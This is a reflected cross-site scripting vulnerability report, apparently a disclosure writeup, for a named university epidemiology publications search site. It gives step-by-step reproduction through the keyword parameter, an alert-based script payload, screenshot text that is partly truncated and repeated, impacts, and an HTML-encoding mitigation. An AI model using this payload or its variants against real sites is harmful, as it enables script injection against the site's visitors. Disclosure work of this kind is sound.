XSS_on_publications.mrc-epid.cam.ac.uk


Reflected Cross Site Scripting on publications.mrc-epid.cam.ac.uk:

Reflected XSS on https://publications.mrc-epid.cam.ac.uk/publication?journal=591&year=2019&study=4&programme=3&author=6917&keyword=payload-position endpoint which allows an attacker to inject browser executable code with single HTTP response. When a web application is vulnerable to this type of attack, it will pass unvalidated input sent through requests back to the client.

Summery:
The https://publications.mrc-epid.cam.ac.uk/publication?journal=591&year=2019&study=4&programme=3&author=6917&keyword=payload-position endpoint takes any query string and if the string contents any JavaScript code it will execute it. It is possible to inject arbitrary JavaScript into the website's keyword bar.

Steps To Reproduce:

1. Go to this endpoint: https://publications.mrc-epid.cam.ac.uk/publication?journal=591&year=2019&study=4&programme=3&author=6917&keyword=payload-position
2. Go to the keyword bar and paste the below payload.
3. To execute any script we need to add `<br></p>` before the actual script. So the payload should look like this : `<br></p><script>alert(document.domain)</script>` .



https://publications.mrc-epid.cam.ac.uk/publication?journal=591&year=2019&study=4&programme=3&author=6917&keyword=yey

Publications Database

Search MRC Epidemiology Unit publications by journal, author, programme, study, publication year and keyword from 2007 to 2022.

Using this search form

- Free text search terms are case insensitive
- If you specify more than one search option (e.g. you search for both "Authors" and "Keyword") the publications returned will be those that match *all* of your search terms

Journal
Alimentary pharmacology & therapeutics

Publication year
2019


Study
ADDITION-Plus

Programme/Function
Nutritional Epidemiology

MRC Epidemiology Unit Author
Kim Y

Keywords
keywords

Search for words in the article titles and abstracts. Whole words only, multiple words separated by a space. Results will include only those publications that include all keywords specified.



https://publications.mrc-epid.cam.ac.uk/publication?journal=591&year=2019&study=4&programme=3&author=6917&keyword=
</p><script>alert(docume

Publications Database

Search MRC Epidemiology Unit publications by journal, author, programme, study, publication year and keyword from 2007 to 2022.

Using this search form

- Free text search terms are case insensitive
- If you specify more than one search option (e.g. you search for both "Authors" and "Keyword") the publications returned will be those that match *all* of your search terms

Journal: Alimentary pharmacology & therapeutics

Publication year: 2019

Study: ADDITION-Plus


Programme/Function: Nutritional Epidemiology

MRC Epidemiology Unit Author: Kim Y

Keywords:
</p><script>alert(document.domain)</script>

Search for words in the article titles and abstracts. Whole words only, multiple words separated by a space. Results will include only those publications that include all keywords specified.

4. Paste the payload into the keyword section and you will get a pop up/alert.



https://publications.mrc-epid.cam.ac.uk/publication?journal=591&year=2019&study=4&programme=3&author=6917&keyword=
<%2Fp><script>ale

Publications Database

publications.mrc-epid.cam.ac.uk

publications.mrc-epid.cam.ac.uk

Search MRC Epidemiology Unit publications by jour

Using this search form

- Free text search terms are case insensitive
- If you specify more than one search option (e

ms

Journal: Alimentary pharmacology & therapeutics

Publication year: 2019

Study: ADDITION-Plus

Programme/Function: Nutritional Epidemiology

MRC Epidemiology Unit Author: Kim Y

Keywords:
</p><script>alert(document.domain)</script>

Search for words in the article titles and abstracts. Whole words only, multiple words separated by a space. Results will include only those publications that include all keywords specified.

Waiting for cdnjs.cloudflare.com...

Impact:

- Arbitrary requests - An attacker can use XSS to send requests that appear to be from the victim to the web server.
- Malware download - XSS can prompt the user to download malware. Since the prompt looks like a legitimate request from the site, the user may be more likely to trust the request and actually install the malware.
- Defacement - attacker can deface the website using JavaScript code.

Mitigation:

- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (< > etc).